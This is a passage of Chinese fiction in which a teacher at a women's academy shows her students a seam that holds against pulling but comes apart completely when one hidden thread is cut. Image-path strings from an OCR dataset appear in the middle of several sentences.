    只见裴悦选了张支撑力较弱的布料,取针缝制着边缘。动作利落,针脚干净,虽然走针奇怪。


    女郎注意到,裴悦每三针换了个方向。


    但总的来说,没有别的厉害之处。


    直到这时,裴悦将缝好的布锻递到她面前:“你……叫什么?”


    “吴郡,顾明月。”她下巴微扬。


    裴悦点头:“试着撕烂它。”


    “什么?”顾明月疑惑,“你不是刚刚缝好……”


    她转而明白过来:“你是想说,你的这个什么错力针,受力却不会被撕烂?”


    裴悦反倒摇头:“我是说,撕烂它为止。”


    顾明月半信半疑,试探着拉扯起缝合好的布锻来。


    纹丝不动,确实缝合得很牢固。


    “到底要干什么?”


    “小小年纪,一点耐心都没有。”裴悦从她手里取出,递给蔓生,“来试试。”


    蔓生没上手,反而仔细观察起针脚来。


    “这么看起来,像是走了双层针法,这种尤其牢靠,徒手是撕不烂的。”


    “非也。”裴悦让她们仔细看好。


    随即,她找出了其中一条细线。看起来,它和其它线之间的距离不同,针距略大且方向略偏。


    轻轻扯断这条细线,布锻缝合之处就应声而裂。


    其余针线也跟着全部松掉了。


    “为什么……”


    “这就是错力针。”裴悦道,“用这种针法缝衣的话,可以说是很牢靠,也可以说是……非常不牢靠。”


    顾明月疑惑皱眉:“为什么要用这种针法?”


    “这个嘛,等你们学会了再说。”


    “故弄玄虚!”


    裴悦失笑:“你是只会这个词吗?”


    众女郎都笑起来,兴致勃勃的开始学错力针的走法。


    女学开设女红、制衣课程的目的,其实不可细看,但裴悦想,如何教,就是她的事了。


    她唯一能做的,可能也仅仅如此。